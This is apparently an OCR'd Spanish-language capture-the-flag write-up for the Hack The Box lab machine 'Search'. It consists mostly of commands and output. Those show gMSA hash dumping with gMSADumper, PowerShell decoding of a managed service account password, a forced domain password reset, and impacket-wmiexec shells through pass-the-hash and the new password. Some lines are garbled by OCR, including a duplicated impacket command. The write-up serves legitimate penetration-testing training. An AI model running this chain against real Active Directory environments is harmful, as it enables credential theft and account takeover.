




```
❯ cd gMSADumper
❯ ls
__init__.py  COPYING  gMSADumper.py  README.md  requirements.txt
❯ python3 gMSADumper.py -u 'sierra.frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' -d 'search.htb'
Users or groups who can read password for BIR-ADFS-GMSA$:
 > ITSec
BIR-ADFS-GMSA$:::e1e9fd9e46d0d747e1595167eedcec0f
BIR-ADFS-GMSA$:aes256-cts-hmac-sha1-96:06e03fa99d7a99ee1e58d795dccc7065a08fe7629441e57ce463be2bc51acf38
BIR-ADFS-GMSA$:aes128-cts-hmac-sha1-96:dc4a4346f54c0df29313ff8a21151a42
home/unicomanu/Academia/search/gMSADumper on main took 58s
```


Una vez que hemos entrado hemos mirado el grupo GMSAPassword y debemos escalar permisios para ser este y debemos hacer estos comandos


```Bash
1. $gmsa = Get-ADServiceAccount -Identity 'BIR-ADFS-GMSA' -
Properties 'msDS-ManagedPassword'

2. _[_19:36_]_

    $mp = $gmsa.'msDS-ManagedPassword'

3. _[_19:37_]_

    ConvertFrom-ADManagedPasswordBlob $mp

4. _[_19:37_]_

    $password = (ConvertFrom-ADManagedPasswordBlob
$mp).CurrentPassword

5. _[_19:38_]_

    $SecPass = (ConvertFrom-ADManagedPasswordBlob
$mp).SecureCurrentPassword

6. _[_19:39_]_

    $cred = New-Object
System.Management.Automation.PSCredential BIR-ADFS-GMSA,
$SecPass

7. _[_19:40_]_

    Invoke-Command -ComputerName 127.0.0.1 -ScriptBlock
{whoami} -Credential $cred
```



Ahora vamos a escalar ahora como tenemos el permiso de DCSyn pues ppdemso cambiar la contraseña a un usuario que pueda tener contraseña


```Bash
Invoke-Command -ComputerName 127.0.0.1 -ScriptBlock {Set-ADAccountPassword -Identity tristan.davies -reset -NewPassword (ConvertTo-SecureString -AsPlainText 'Hacker2024!' -force)} -Credential $cred
```





Bash

```
impacket-wmiexec 'Administratormpacket-wmiexec 'Administrator@10.129.125.206' -hashes 'aad3b435b51404eeaad3b435b51404ee:9c7bf72260e8eef29e9cfeb60f94fc56'@10.129.125.206' -hashes 'aad3b435b51404eeaad3b435b51404ee:9c7bf72260e8eef29e9cfeb60f94fc56'
```


❯ impacket-wmiexec 'tristan.davies:Hacker2024!@10.129.125.206'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
c¡search\tristan.davies
C:\>cd /rrot
The system cannot find the path specified.
C:\>cd users
C:\users>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\users>dir
Volume in drive C has no label.
Volume Serial Number is B8F8-6F48
Directory of C:\users
11/08/2020 08:45 <DIR> .
11/08/2020 08:45 <DIR> ..
23/03/2020 08:20 <DIR> .NET v4.5
23/03/2020 08:20 <DIR> .NET v4.5 Classic
20/12/2021 09:34 <DIR> Administrator
31/07/2020 10:01 <DIR> BIR-ADFS-GMSA$
23/03/2020 08:07 <DIR> Public
31/07/2020 11:04 <DIR> Sierra.Frye
11/08/2020 08:45 <DIR> WSEnrollmentServer
0 File(s) 0 bytes
9 Dir(s) 3,145,601,024 bytes free
C:\users>cd Administrator
c¡C:\users\Administrator>cd Desktop
C:\users\Administrator\Desktop>type root.txt
4e0819d860b8ba76d1348245164208cc
C:\users\Administrator\Desktop>